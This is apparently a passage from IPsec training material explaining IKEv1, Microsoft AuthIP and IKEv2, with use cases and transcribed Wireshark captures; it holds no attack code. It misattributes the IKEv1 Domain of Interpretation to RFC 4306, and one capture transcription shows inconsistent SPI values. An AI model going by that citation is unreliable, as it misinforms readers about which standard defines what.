Because ESP can sign plaintext packets without necessarily encrypting them, and because ESP is compatible with NAT, just never use AH. If you want to just sign packets, not encrypt them, use ESP and simply turn off the encryption.

Why have AH at all? Indeed, it's possible that the IETF will deprecate AH entirely.

RFC Standards

IPsec standards are defined by Internet Engineering Task Force (IETF) Requests for Comments (RFCs). IPsec itself is not owned by any one vendor, such as Microsoft or Cisco.

When security is the number one concern, IPsec is the gold standard for securing TCP/IP traffic and doing Virtual Private Networking over the internet. Other protocols might be simpler than IPsec, but they really can't compete for security, extensibility, and being future-proof.

There are many RFCs related to IPsec. The following are the core RFCs and should be read in this order:

- RFC 4301: Security Architecture for the Internet Protocol
- RFC 2409: Internet Key Exchange (IKEv1)
- RFC 7296: Internet Key Exchange (IKEv2)
- RFC 4303: IP Encapsulating Security Payload (ESP)
- RFC 4302: IP Authentication Header (AH)

Example IPsec Scenarios and Uses

Dangerous protocols and ports on endpoints:

- Wireless traffic, SMB, RPC, FTP, DNS, RDP, VNC, etc.
- What global groups should be allowed to access these ports?

Prefer IPsec on high-value endpoints:

- Allow plaintext whenever necessary, but IPsec is preferred.

Require IPsec to make an encrypted VLAN:

- Different inbound vs. outbound rules, easily make exceptions.

Secure servers in the cloud or in your DMZ:

- Permit secure remote administration only to necessary groups.
- Combine with firewall rules for host-based segmentation.

Example IPsec Scenarios and Uses

IPsec is a powerful and versatile protocol. A few examples of its uses can illustrate.

Making "Dangerous" Ports, Protocols, and Tools Safer on Endpoints

There are many tools and services one would like to use—especially for remote administration—but cannot because of their security weaknesses, e.g., they transmit cleartext passwords. But if servers were configured to require an authenticated IPsec session before allowing connections to these dangerous ports, and if 3DES encryption were required for all the traffic, then these dangerous tools and services might be made secure enough to use, perhaps even on bastion hosts in the firewall's DMZ. The following is a sampling of the applications many administrators would like to use, or services they would like to enable on their servers, but cannot because of security worries, yet IPsec might make them secure enough (even the ancient ones):

- FTP
- TELNET
- SNMP
- SYSLOG
- RADIUS and LDAP authentication
- RPC-based applications (like most MMC snap-ins)
- Microsoft File and Print Sharing (SMB/CIFS)
- Remote Desktop Services (remote administration mode)
- VNC Remote Control (www.realvnc.com)
- PSEXEC.EXE -U (otherwise sends passwords in cleartext)

And the list goes on for all those protocols, services, and tools that would have been nice to run on servers in the DMZ, but were too dangerous even when protected by the firewall.

Wireless Networking

Wireless networks can be securely bound together with IPsec. Authentication will limit communication channels to just those systems participating in the domain or PKI, and encryption can provide privacy. And you don't have to require IPsec for all wireless communications either; you could rely upon the security enhancements of WPA2 for the most part, then require IPsec in addition whenever connecting to critical servers through the wireless link. If you do wish to use IPsec for all wireless traffic, install a wireless card that can run in Access Point mode in a Windows router, then configure the clients to use IPsec tunnel mode to forward all packets destined to the LAN to the wireless router instead. The Windows box will decrypt the IPsec packets and route/bridge the original packets onto the LAN. If your hardware Access Point vendor's box supports IPsec natively, then all the better! (And if one needs to push out IPsec digital certificates, one might as well push out certificates for 802.1X EAP-TLS authentication too.)

Servers in the Cloud or DMZ

Many websites are composed of a farm of web servers that act as front-ends to middleware servers that themselves communicate with multiple backend databases (in a "three-tier" design). IPsec could be used to authenticate and integrity-check (but not encrypt) all communications among the servers and databases, then block everything else from the internet and DMZ. A farm of web servers is also often a part of an isolated domain in the DMZ to provide for administration and content management. The domain controllers for this domain would be on a separate DMZ segment, and IPsec would be used to armor the communications between DCs and the web servers. Authentication protects the vital communications links between these servers, but without the overhead of encryption. Encryption isn't needed here because the threat of packet sniffing is relatively small.

Critical Data Flows and Sensitive Machines (Preferring IPsec)

"Defense-in-depth" means providing multiple redundant layers of security. At many sites, if an attacker can penetrate the firewall, there are no other barriers between the attacker and critical internal servers. Exclusive reliance upon the firewall creates a single point of failure. IPsec can help to provide in-depth security for sensitive internal servers and workstations, for example:

- Domain controllers could replicate using IPsec.
- Databases could synchronize securely over IPsec.
- The workstations of the security administrators could require IPsec for all communications because the boxes they manage would too.
- The file server with the R&D source code might always require IPsec.
- The computers of a certain OU might be isolated from all other machines by their secret authentication keys and packet filtering rules.

- The computer OUs for corporate executives, HR, and legal staff might always attempt to negotiate IPsec encryption, but fall back down to cleartext when required.
- And, in general, IPsec can help to defend a network against its own "trusted insiders" who are, in fact, according to the FBI, behind the majority of network security breaches that cause measurable financial harm.

For example, at the time of this writing, Microsoft's corporate network comprises 18 domains in six forests with cross-forest trusts and over 200,000 managed and unmanaged hosts. Yet approximately 70% of the internal traffic at Microsoft uses IPsec ESP (with no encryption enabled) to help protect the managed boxes from the unmanaged ones. (ESP is used instead of AH since ESP supports NAT-T and AH doesn't.) ESP with encryption is enabled on an as-needed basis through Group Policy on critical servers.

Very importantly, notice that in many of the examples above that IPsec is not required from the other computer; IPsec is merely preferred. This means a system can be configured to attempt to negotiate IPsec whenever a new inbound or outbound connection is being established, but if the other computer cannot or will not authenticate with IPsec, the system will fall back to unsecured communications automatically, thus permitting the connection like normal. Hence, you do not always have to require IPsec when configuring a system; you can configure that system to merely prefer IPsec but be willing to talk to non-IPsec-capable machines as necessary. And you can either require or prefer IPsec on a case-by-case basis, depending on the IP addresses, protocols, or ports being used.

Getting Aggressive with Domain Isolation (Requiring IPsec)

Imagine if all your workstations and servers (or a large subset of them) required IPsec mutual authentication prior to any communication whatsoever. This would be similar to a VLAN, but instead of using switches, you're using IPsec. Only domain-joined computers would have the necessary Kerberos tickets or certificates to be able to authenticate to other domain members, and all (most) systems would be configured through Group Policy to require mutual IPsec authentication. If an unauthorized computer attempted to open a TCP or UDP connection with a domain member, the connection would fail because of the inability of the rogue computer to authenticate with IPsec first.

Partner Networks (Outside Your Active Directory)

You may have SMTP relays, websites, file servers, etc. to which you wish to give a partner network limited access. However, the partner company is not a part of one's forest and/or does not use Windows systems. Windows IPsec connections can be authenticated with digital certificates. These certificates can be distributed to hosts in other forests or to non-Windows systems. In short, the use of IPsec is not restricted to those within one's own organization or Active Directory forest.

Virtual Private Networking

When roaming users need to gain access to the LAN while on the road, IPsec can be used with L2TP to provide encrypted and authenticated client-to-router VPN tunnels. The client can now communicate with other hosts on the LAN just as though he or she were physically connected.

If all the users in a branch office need access to the main office, the two offices can be connected over the internet with router-to-router IPsec. The routers perform all the encryption and authentication transparently for the users. The solution is secure, relatively easy to set up, and saves on long distance leased lines. From the perspective of the two LANs, there just appears to be another "segment" connecting them. But that "segment" is actually an encrypted VPN tunnel through the internet.

Internet Key Exchange (IKE)

Security Association:


- It's a contract negotiated between two IPsec peers.

Phase I (Main Mode)

- Mutual Authentication
- Diffie-Hellman Exchange

Phase II (Quick Mode)

- Session details like cipher



Internet Key Exchange (IKE)

An "IPsec peer" is any device—host, server, router, gateway, phone, etc.—which can be a party to an IPsec-secured communication. IPsec peers always begin their communications with an Internet Key Exchange (IKE) negotiation.

I like IKE, IKE Is a Good Negotiator

IKEv1 (RFC 2409) and IKEv2 (RFC 7296) are protocols for negotiating communication parameters and cryptographic keys between IPsec peers. IKE also negotiates what method(s) will be used to authenticate those peers to each other. Authenticated IP (AuthIP) is a Microsoft proprietary extension of IKEv1. IKEv2 is not backward compatible with IKEv1 or AuthIP.

Security Association (SA)

The end result of an IKE negotiation is an in-memory data structure called a "Security Association (SA)." An SA is a set of parameters and cryptographic keys used by a peer to manage an IPsec session with another IPsec peer. Think of an SA as a legal contract negotiated between the IPsec peers, specifying how they promise to communicate with each other while the contract is still alive, but either peer can terminate the contract at any time.

Every bidirectional IPsec session will correspond to two SAs on each peer: one for securing outgoing packets to the other peer and one for securing incoming packets from

that other peer. An SA is always one-way; hence, two are required on each peer for bidirectional communications.

An SA is what maintains the context or "state" of an IPsec session. The information and keys in an SA enable the IPsec driver on a peer to successfully encrypt, decrypt, authenticate, and verify the integrity of IPsec packets from the other peer.

An IPsec peer will keep all of its SAs in its own "**Security Association Database (SADB)**" in memory. Each SA in a peer's SA database is identified by a unique number called a "**Security Parameters Index (SPI)**" number. One SPI number for each SA in the SADB.

When peers send IPsec packets to each other, they will include the SPI numbers of the SAs controlling their IPsec communications in the headers of the IPsec-secured packets they exchange. This fact is important for understanding how IPsec operates. Including an SPI number in the header of every IPsec packet explains how a host can maintain many IPsec associations with multiple peers simultaneously. The SPI number in an IPsec packet received by a peer allows that packet to be matched up to an SA in the SADB in the memory of that peer.

IKE Speaks ISAKMP ("Eye-Sa-Camp")

IKE negotiations are carried out using a more abstract negotiation language called the **Internet Security Association and Key Management Protocol (ISAKMP)**. IKE *speaks* a dialect of ISAKMP used for IPsec.

For IKEv1, a special document called a "Domain of Interpretation (DOI)" is used to lay out the details of how IKE negotiates specifically for IPsec, as defined in RFC 4306. (IKEv2 doesn't use DOI documents anymore though.) And for key negotiation, IKEv1 uses the OAKLEY Key Determination Protocol, as defined in RFC 2412. (IKEv2 does not use OAKLEY anymore either.) Hence, IKE uses DOI, OAKLEY, and ISAKMP together.

All this can be confusing, but just keep in mind that IKE uses ISAKMP to do speedy and extensible SA negotiations, part of which is OAKLEY to share a key. Some authors and protocol analyzers will mention IKE, and others ISAKMP, when referring to the same thing. By analogy, lawyers in the United States follow strict rules while in the courtroom (IKE), and they speak English while following these rules to plead their cases (ISAKMP), but it's still just one activity described in two ways.

UDP Port Numbers 500 and 4500

IKE negotiations occur over UDP port 500 by default, then switches over to UDP 4500 when going through a device performing Network Address Translation (NAT). NAT-T and NAT-D are extensions to the IKE protocol to allow the use of IPsec through one or more NAT devices like routers and firewalls. NAT-D is for the **d**etection of NAT, while NAT-T is for the **t**raversal through NAT devices.

Diffie-Hellman-Merkle

One of the most important cryptographic techniques used by IKE is the **Diffie-Hellman-Merkle (DH)** key exchange. DH is a method for two parties to negotiate a shared secret key over an insecure channel like the internet, but without ever sending that secret key itself over that channel, not even in an encrypted form.

The parties must first agree which "group" to use. A **group** is a set of numbers used to control the DH exchange, such as a large prime number and second smaller number related to that prime, or elliptic curve information. The numbers can be transmitted between the peers in the clear without risk of compromising the secret key generated with them. (Search Wikipedia for nice explanations of the mathematics behind the different flavors of DH.)

The important thing to know when configuring DH is that different "groups" have different security strengths. In general, choose the strongest DH group available to your peers that does not impact performance too much. Later operating systems support better DH groups than older ones. In Windows Vista and later, for example, the DH exchange can be performed using Elliptic Curve Cryptography (ECC) for ECDH, which is faster and more secure than traditional DH. In some cases, you only get to choose the DH group you want in PowerShell, since the Windows Firewall snap-in is somewhat feature-locked by Microsoft's sprawling documentation (and laziness).

IKE Negotiation Phases

IKE negotiations occur in two Phases: Phase I and Phase II. The end result of each Phase is a separate SA; hence, we make a distinction between Phase I SAs and Phase II SAs. An IPsec session with a remote peer will require two SAs on each peer.

The SA negotiated in Phase I is separate from and prior to the Phase II SA. Importantly, the Phase II SA relies upon the SA negotiated in Phase I. The most important encryption key exchange occurs in Phase I, and this encryption key is used to secure the Phase II negotiations. The SA contract agreed upon in Phase II is only secure and trustworthy to the peers because of the authentication and key exchange that occurred in Phase I.

Unfortunately, now things get a little complicated. Strictly speaking, these Phases only exist in the RFC standards for IKEv1, but something very similar happens with IKEv2. So similar, in fact, that it's OK to talk about these Phases for IKEv2 also, as long as we remember that it's more of an analogy. Let's talk about the Phases for IKEv1, then what is similar for IKEv2 afterwards.

IKEv1 Phase I Negotiation Steps

In outline, the steps of a Phase I negotiation in IKEv1 are:

1. **Negotiate Policy:** Cipher to be used (like AES), hashing algorithm to be used (like SHA-1 or SHA-384), authentication method (Kerberos, certificate, pre-shared key), and Diffie-Hellman settings. This is for IKE itself, not the bulk

encryption of user data later on.

2. **Perform a Diffie-Hellman-Merkle Exchange:** The DH technique is used to derive an identical, secret, encryption key on each peer. Adversaries sniffing all IKE packets cannot derive this key; only the two IPsec peers can.
3. **Authenticate Peer:** The DH-derived key from the prior step is used to secure an authentication sequence, such as Kerberos or a passphrase, to authenticate the peers to each other.
4. **Create the IKE SA:** With the above authenticated credentials and key, the end product IKE needs—a Phase I SA—is created in the SA database in memory.

Note that even when there are no active Phase II SAs between two peers, there may still be a Phase I SA between them. If a new Phase II SA is needed, the existing Phase I SA will be used to carry out a Phase II negotiation to produce the needed SA.

IKEv1 Phase II Negotiation Steps

In outline, the steps of a Phase II negotiation for IKEv1 are:

1. **Negotiate Policy:** IPsec protocol (AH or ESP), cipher (such as 3DES or AES), and hashing algorithm (like SHA-256). These details are for securing the user's data now, not any IKE traffic.
2. **Key Generation:** The DH-derived key from Phase I is used to derive a new key for this Phase II SA. Rekeying timers are defined too.
3. **Create Phase II SA:** The above parameters and keys are combined to form a new SA in the SADB with a unique SPI number.

When *an* SA needs to be renegotiated, perhaps because its lifetime has expired or an error has occurred, usually this means a new Phase II negotiation is required, but it can also mean that a new Phase I negotiation is required too. Because each Phase II SA relies on some other Phase I SA, when a Phase I SA is deleted, all the Phase II SAs that depend on it are deleted as well from the SADB.

Main Mode and Quick Mode IKEv1 Negotiations

The IKEv1 Phase I negotiation can occur in either "main mode" or "aggressive mode". The end result of the modes is the same (an IKE SA) but their details differ (main mode is more secure, but slower).

Windows does not support Phase I in aggressive mode, only main mode. Non-Windows implementations of IPsec, such as strongSwan, may support aggressive mode.

Phase II negotiations always occur in a third mode named "quick mode", whether it is Windows or not. There is only quick mode for Phase II.

The important thing to remember is that "main mode" is often used synonymously with "IKEv1 Phase I", while "quick mode" is often used synonymously with "IKEv1 Phase II", even though these terms are not exactly synonymous. (Note that IKEv2 does not have these modes of operation at all.)

IKEv1 borrows these modes from the OAKLEY Key Determination Protocol (RFC 2412), so you will sometimes also see them referred to as "OAKLEY modes" or "OAKLEY negotiations". IKEv1 also borrows from the SKEME protocol for public key authentication, but that's another story...I mean, another RFC. (And IKEv2 uses neither OAKLEY nor SKEME.)

The image shows a Wireshark capture of an IKEv1-PreSharedKey-ESP-Encrypted.cap file. The main pane displays a list of packets with the following columns: No., Time, Source, Destination, Protocol, Length, and Info. The packets are as follows:

No.	Time	Source	Destination	Protocol	Length	Info
1	23:41:09.087984800	192.168.1.151	192.168.1.3	ISAKMP	310	Identity Protection (Main Mode)
2	23:41:09.100490600	192.168.1.3	192.168.1.151	ISAKMP	254	Identity Protection (Main Mode)
3	23:41:09.107004500	192.168.1.151	192.168.1.3	ISAKMP	302	Identity Protection (Main Mode)
4	23:41:09.123523100	192.168.1.3	192.168.1.151	ISAKMP	302	Identity Protection (Main Mode)
5	23:41:09.148493200	192.168.1.151	192.168.1.3	ISAKMP	118	Identity Protection (Main Mode)
6	23:41:09.149200700	192.168.1.3	192.168.1.151	ISAKMP	118	Identity Protection (Main Mode)
7	23:41:09.149728900	192.168.1.151	192.168.1.3	ISAKMP	246	Quick Mode
8	23:41:09.154408400	192.168.1.3	192.168.1.151	ISAKMP	246	Quick Mode
9	23:41:09.154607100	192.168.1.151	192.168.1.3	ISAKMP	102	Quick Mode
...	23:41:09.155657600	192.168.1.3	192.168.1.151	ISAKMP	118	Quick Mode
...	23:41:09.155829300	192.168.1.151	192.168.1.3	ESP	582	ESP (SPI=0x93516f7a)
...	23:41:09.156284400	192.168.1.3	192.168.1.151	ESP	582	ESP (SPI=0x978b2aa4)
...	23:41:10.086650900	192.168.1.151	192.168.1.3	ESP	582	ESP (SPI=0x93516f7a)
...	23:41:10.087258400	192.168.1.3	192.168.1.151	ESP	582	ESP (SPI=0x978b2aa4)

The packet details pane for the selected packet (No. 1) shows the following structure:

- Frame 1: 310 bytes on wire (2480 bits), 310 bytes captured (2480 bits)
- Ethernet II, Src: 00:21:9b:1e:7d:e5, Dst: 00:0c:29:90:49:d9
- Internet Protocol Version 4, Src: 192.168.1.151, Dst: 192.168.1.3
- User Datagram Protocol, Src Port: 500, Dst Port: 500
- Internet Security Association and Key Management Protocol
 - Initiator SPI: 4338f0ee1588b145
 - Responder SPI: 0000000000000000
 - Next payload: Security Association (1)
 - Version: 1.0
 - Exchange type: Identity Protection (Main Mode) (2)
 - Flags: 0x00
 - Message ID: 0x00000000
 - Length: 268

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```
0030 b1 45 00 00 00 00 00 00 00 00 01 10 02 00 00 00 .E.....
0040 00 00 00 00 01 0c 0d 00 00 60 00 00 00 01 00 00 .....
0050 00 01 00 00 00 54 01 01 00 02 03 00 00 28 01 01 .....T.....
0060 00 00 80 01 00 07 80 0e 00 80 80 02 00 02 80 04 .....
0070 00 02 80 03 00 01 80 0b 00 01 00 0c 00 04 00 00 .....
ISAKMP Version (major + minor) (isakmp.version), 1 byte
```

IKEv1 On Steroids: Microsoft Authenticated IP (AuthIP)

IKEv1 has some frustrating limitations, especially regarding peer authentication. In response, Microsoft extended and enhanced IKEv1 in a proprietary way that is only supported on Windows. "Authenticated IP (AuthIP)" is the name of Microsoft's set of enhancements to IKEv1. AuthIP is like IKEv1++, but it's not IKEv2. AuthIP is not the same thing as IKEv2, even though they solve some problems in similar ways. AuthIP and IKEv2 are not compatible. In fact, AuthIP is not even compatible with IKEv1!

AuthIP is compliant with the RFC standards for IKEv1 because those standards allow vendor-specific extensions to be added—and boy did Microsoft add some.

AuthIP is enabled by default on Windows Vista, Server 2008, and later. AuthIP will be used instead of IKEv1 whenever possible. Windows will fall back to IKEv1 when necessary for backward compatibility and non-Windows compatibility. (When IKEv2 is used, AuthIP is turned off completely for that IPsec session.) The use of AuthIP, or the fallback to IKEv1 for that matter, is automatic and completely transparent to the user. How?

Recall the Phase I main mode negotiations mentioned earlier. When Windows sends out its very first IKE/ISAKMP packets to start negotiating IPsec with another peer, Windows will send both an AuthIP request and a regular IKEv1 request. If the other peer is Windows, it will respond to the AuthIP request and ignore the IKEv1 request. If the other peer is non-Windows or older than Vista, it will ignore the AuthIP request and respond only to the IKEv1 request. However the responder replies will determine how the rest of the negotiation process proceeds, namely, with vanilla IKEv1 or with Microsoft's AuthIP enhancements.

The image shows a Wireshark capture of an AuthIP-ExchangeType packet. The packet list pane shows the following details:

No.	Time	Source	Destination	Protocol	Length	Info
1	23:53:54.918495000	192.168.1.151	192.168.1.3	ISAKMP	358	Unknown 243
2	23:53:54.921513000	192.168.1.3	192.168.1.151	ISAKMP	440	Unknown 243
3	23:53:54.923083000	192.168.1.151	192.168.1.3	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0...
4	23:53:54.923086000	192.168.1.151	192.168.1.3	ISAKMP	163	Unknown 243
5	23:53:54.925392000	192.168.1.3	192.168.1.151	ISAKMP	242	Unknown 243
6	23:53:54.928341000	192.168.1.151	192.168.1.3	CLDAP	171	searchRequest(11102) "<ROOT>" baseObject
7	23:53:54.929116000	192.168.1.3	192.168.1.151	CLDAP	224	searchResEntry(11102) "<ROOT>" searchResDon...
8	23:53:55.042584000	192.168.1.151	192.168.1.3	TCP	70	16904 → 135 [SYN] Seq=0 Win=8192 Len=0 MSS=...
9	23:53:55.043019000	192.168.1.3	192.168.1.151	TCP	70	135 → 16904 [SYN, ACK] Seq=0 Ack=1 Win=8192...
...	23:53:55.043088000	192.168.1.151	192.168.1.3	TCP	66	16904 → 135 [ACK] Seq=1 Ack=1 Win=65160 Len=...
...	23:53:55.043140000	192.168.1.151	192.168.1.3	DCERPC	226	Bind: call_id: 2, Fragment: Single, 3 conte...
...	23:53:55.043864000	192.168.1.3	192.168.1.151	DCERPC	174	Bind_ack: call_id: 2, Fragment: Single, max...
...	23:53:55.043911000	192.168.1.151	192.168.1.3	EPM	234	Map request, DRSUAPI, 32bit NDR
...	23:53:55.044258000	192.168.1.3	192.168.1.151	EPM	238	Map response, DRSUAPI, 32bit NDR

The packet details pane for the selected ISAKMP packet (Frame 2) shows the following structure:

- Frame 2: 440 bytes on wire (3520 bits), 440 bytes captured (3520 bits)
- Ethernet II, Src: 00:0c:29:90:49:d9, Dst: 00:21:9b:1e:7d:e5
- Internet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.1.151
- User Datagram Protocol, Src Port: 500, Dst Port: 500
- Internet Security Association and Key Management Protocol
 - Initiator SPI: c7ded2373b282ab9
 - Responder SPI: 6e2601eabcd872b3
 - Next payload: Private Use (133)
 - Version: 1.0
 - Exchange type: Unknown (243)
 - Flags: 0x00
 - Message ID: 0x00000000
 - Length: 398

A red box highlights the "Exchange type: Unknown (243)" field, and a red arrow points to it with the text: "IKE version 1.0 with an Exchange Type of 243 means that this is AuthIP."

The packet bytes pane shows the following hex data:

```

0030  2a b9 6e 26 01 ea bd c8 72 b3 85 10 f3 00 00 00  *n&....r...
0040  00 00 00 00 01 8e 01 00 00 08 00 00 00 00 87 00  .....
0050  00 38 00 00 00 01 00 00 00 01 00 00 00 2c 01 01  .8.....,.,.
0060  00 01 00 00 00 24 01 01 00 00 80 01 00 07 80 0e  ..$......
0070  00 80 80 02 00 02 80 04 00 00 80 0b 00 01 00 0c  .....
  
```

The status bar at the bottom indicates: ISAKMP Exchange Type (sakmp.exchangetype), 1 byte | Packets: 76 · Displayed: 76 (100.0%) · Load time: 0:0.1 | Profile: Default

In packet captures of AuthIP sessions, find the Exchange Type field in the ISAKMP header. AuthIP uses exchange types of 243 (Main Mode), 244 (Quick Mode), 245 (Extended Mode), and 246 (Notify) in the Exchange Type field.

So what are these AuthIP enhancements? What's the big deal? Actually, it's very big.

AuthIP adds significant enhancements on top of vanilla IKEv1:

- AuthIP supports peer authentication of the remote *user*, not just the remote computer. User authentication is necessary if you wish to limit access to a TCP/UDP port with IPsec based on the user's group memberships in Active Directory. AuthIP supports Kerberos, NTLMv2, and certificate-based *user* authentication. IKEv1 only authenticates devices, not human users.
- AuthIP permits multiple authentication attempts using different authentication protocols. IKEv1 only allows one authentication attempt with one authentication protocol; if that one attempt fails, the entire IPsec connection is terminated. Using AuthIP, on the other hand, it's possible to have a list of supported authentication protocols, each protocol will be attempted in turn, and the IPsec connection will fail only if every one of the authentication attempts on the list fails too.
- AuthIP can either require or just prefer IPsec; for example, a file server might require authentication with a certificate for the server as a whole, but only prefer user authentication too, so that an IPsec SA can still be established even if authentication of the initiating user fails or is not attempted at all. Indeed, IPsec as such could be preferred but not required; hence, when two peers begin to communicate in plaintext, they will switch over to IPsec if negotiations and authentication succeeds, but if IPsec fails for any reason, the peers will continue to communicate in plaintext like normal.
- Because AuthIP supports NTLMv2 authentication, it is much easier to use IPsec between a domain controller and a member computer during initial domain join. Standalone computers cannot use Kerberos, and certificate auto-enrollment requires Group Policy and domain membership too. NTLMv2 helps to solve this chicken-and-egg problem of getting computers joined to the domain when domain controllers require IPsec.
- AuthIP uses Generic Security Services API (GSS-API) as defined in RFC 2743 and <https://tools.ietf.org/html/draft-ietf-ipsec-isakmp-gss-auth-07>. This means IKE Phase I authentication can tap into and leverage the underlying authentication services of the Windows operating system and the larger Active Directory environment for Kerberos and NTLMv2. Architecturally, this is the main reason Microsoft invented AuthIP and is how many of the above benefits are obtained for IPsec under the hood. Because this is so Microsoft-centric, integrating GSS-API never became popular for IPsec outside of Windows. If you happen to know

about such things, you might wonder if AuthIP also uses Simple and Protected GSS-API Negotiation Mechanism (SPNEGO). It does not; AuthIP uses GSS-API, but not SPNEGO. (You don't have to know what this means.)

By the way, when AuthIP is using additional rounds of authentication, Microsoft calls this behavior "Extended Mode (EM)" for AuthIP. Extended Mode has nothing to do with IKEv1 main mode, aggressive mode, quick mode, or anything in IKEv2. You don't have to know about Extended Mode when configuring IPsec on Windows. Technically, Extended Mode begins, if requested, after Phase II negotiations are complete. Whenever a Microsoft document talks about "Extended Mode IPsec", it's really just talking about AuthIP attempting more than one authentication method.

When creating an IPsec rule in PowerShell, you can explicitly choose the "KeyModule" to control how Phase I and Phase II negotiations are carried out. Here is a summary:

Command To Create An IPsec Rule	Behavior
New-NetIPsecRule -KeyModule IKEv1	Only use vanilla IKEv1, nothing else
New-NetIPsecRule -KeyModule AuthIP	Only use AuthIP, no fallback to IKEv1
New-NetIPsecRule -KeyModule IKEv2	Only use IKEv2, nothing else
New-NetIPsecRule -KeyModule Default	Offer both AuthIP and IKEv1, prefer AuthIP, but fallback to IKEv1 as needed

AuthIP-with-IKEv1-fallback is not only the default when configuring IPsec in PowerShell, it's also the default when using the Windows Firewall snap-in or Group Policy to manage IPsec. Currently, the only way to create IPsec rules that use IKEv2 is PowerShell. So how does IKEv2 differ from IKEv1 and AuthIP?

IKEv2

IKEv2 is supported on Windows 7, Server 2008 R2, and later.

IKEv2 is not compatible with IKEv1 or AuthIP. IKEv2 is actually simpler and a bit faster than IKEv1. IKEv2 does not use GSS-API authentication services in the operating system, but it does support multiple authentication attempts using Extensible Authentication Protocol (EAP) as defined in RFC 3748. EAP is not mandatory for IKEv2, just available. On Windows, however, using IKEv2 means using either machine certificate authentication or EAP. When authenticating users in IKEv2 on Windows, it virtually always means using EAP for a VPN.

RFC 7296 for IKEv2 defines sets of message exchanges that roughly correspond to Phase I and Phase II negotiations mentioned for IKEv1. Strictly speaking, there are no "Phases" in IKEv2, but there are similarities and it aids in understanding.

Communication using IKEv2 always begins with exchanges named "IKE_SA_INIT", which comes first, and "IKE_AUTH", which comes second, assuming that the first IKE_SA_INIT exchange was successful. An "exchange" is a request-response pair of two or more packets. These two exchanges together are *roughly* equivalent to Phase I

negotiations in IKEv1, but this is really more like an analogy—there are no "Phases" in IKEv2.

IKEv2 Phase I \approx IKE_SA_INIT and IKE_AUTH exchanges together (kind of).

Normally, there is a single IKE_SA_INIT exchange and a single IKE_AUTH exchange (a total of four messages) to establish both the Phase I SA and an initial Phase II SA. But in IKEv2, there is no "Phase I SA"; it's called an "IKE SA", and there is no "Phase II SA"; this is called a "Child SA" or sometimes called an "IPsec SA."

IKEv2 Phase I SA \approx IKE SA

IKEv2 Phase II SA \approx Child SA (sometimes called an "IPsec SA")

The image shows a Wireshark capture of IKEv2 traffic. The packet list pane shows the following messages:

No.	Time	Source	Destination	Protocol	Length	Info
1	16:40:15.799589	192.168.1.204	192.168.1.4	ISAKMP	490	IKE_SA_INIT MID=00 Initiator Request
2	16:40:15.803645	192.168.1.4	192.168.1.204	ISAKMP	431	IKE_SA_INIT MID=00 Responder Response
3	16:40:15.815741	192.168.1.204	192.168.1.4	IPv4	1514	Fragmented IP protocol (proto=UDP 17, Off=0...
4	16:40:15.815742	192.168.1.204	192.168.1.4	ISAKMP	766	IKE_AUTH MID=01 Initiator Request
5	16:40:15.825842	192.168.1.4	192.168.1.204	IPv4	1514	Fragmented IP protocol (proto=UDP 17, Off=0...
6	16:40:15.825842	192.168.1.4	192.168.1.204	ISAKMP	734	IKE_AUTH MID=01 Responder Response
7	16:40:15.827144	192.168.1.204	192.168.1.4	ESP	118	ESP (SPI=0xb6928556)
8	16:40:15.827338	192.168.1.4	192.168.1.204	ESP	118	ESP (SPI=0xef3cf844)
9	16:40:15.827443	192.168.1.204	192.168.1.4	ESP	102	ESP (SPI=0xbe928556)
...	16:40:15.827577	192.168.1.204	192.168.1.4	ESP	1510	ESP (SPI=0xbe928556)
...	16:40:21.070852	192.168.1.204	192.168.1.4	ISAKMP	118	INFORMATIONAL MID=02 Initiator Request
...	16:40:21.071184	192.168.1.4	192.168.1.204	ISAKMP	118	INFORMATIONAL MID=02 Responder Response
...	16:40:21.071508	192.168.1.204	192.168.1.4	ISAKMP	118	INFORMATIONAL MID=03 Initiator Request
...	16:40:21.071669	192.168.1.4	192.168.1.204	ISAKMP	118	INFORMATIONAL MID=03 Responder Response

The packet details pane for the first packet (Frame 1) shows the following structure:

- Ethernet II, Src: 78:24:af:41:96:35, Dst: 00:15:5d:01:66:13
- Internet Protocol Version 4, Src: 192.168.1.204, Dst: 192.168.1.4
- User Datagram Protocol, Src Port: 500, Dst Port: 500
- Internet Security Association and Key Management Protocol
 - Initiator SPI: 6d4eef85a8ee2d02
 - Responder SPI: 0000000000000000
 - Next payload: Security Association (33)
 - Version: 2.0
 - Exchange type: IKE_SA_INIT (34)
 - Flags: 0x00 (Initiator, no higher version, Request)
 - Message ID: 0x00000000
 - Length: 448

The packet bytes pane shows the raw data for the first packet, with the first few bytes highlighted in blue.

The first pair of messages (IKE_SA_INIT) negotiate cryptographic algorithms and do a Diffie-Hellman (DH) exchange. DH is always used with IKEv2, unlike AuthIP. The second exchange (IKE_AUTH) authenticates the previous messages, exchanges identities, and establishes the first Child SA. The IKE_SA_INIT exchange must come first and must be successful before the IKE_AUTH exchange can begin. The DH-derived

key material is used to encrypt some of the data in the IKE_AUTH exchange. Again, this is somewhat similar to Phase I with IKEv1.

(Note an attacker sniffing packets can still see the identity of the initiator; this is sent in plaintext. The identity of the responder, though, is encrypted.)

There is a third type of IKEv2 exchange named "CREATE_CHILD_SA". This exchange is used to create new Child SAs and to generate new encryption and signing keys for both IKE SAs and Child SAs. The CREATE_CHILD_SA exchange consists of a single request/response pair. Some of what CREATE_CHILD_SA exchanges do roughly match what were Phase II negotiations in IKEv1, but they are not really the same.

IKEv2 Phase II \approx CREATE_CHILD_SA exchanges (kind of)

Finally, there is a fourth kind of IKEv2 exchange called the "INFORMATIONAL" exchange. INFORMATIONAL exchanges delete IKE SAs and Child SAs when they are no longer needed, deal with errors, and do other IPsec housekeeping chores.

Overall, an IKEv2 IPsec session might look like this in a packet sniffer:

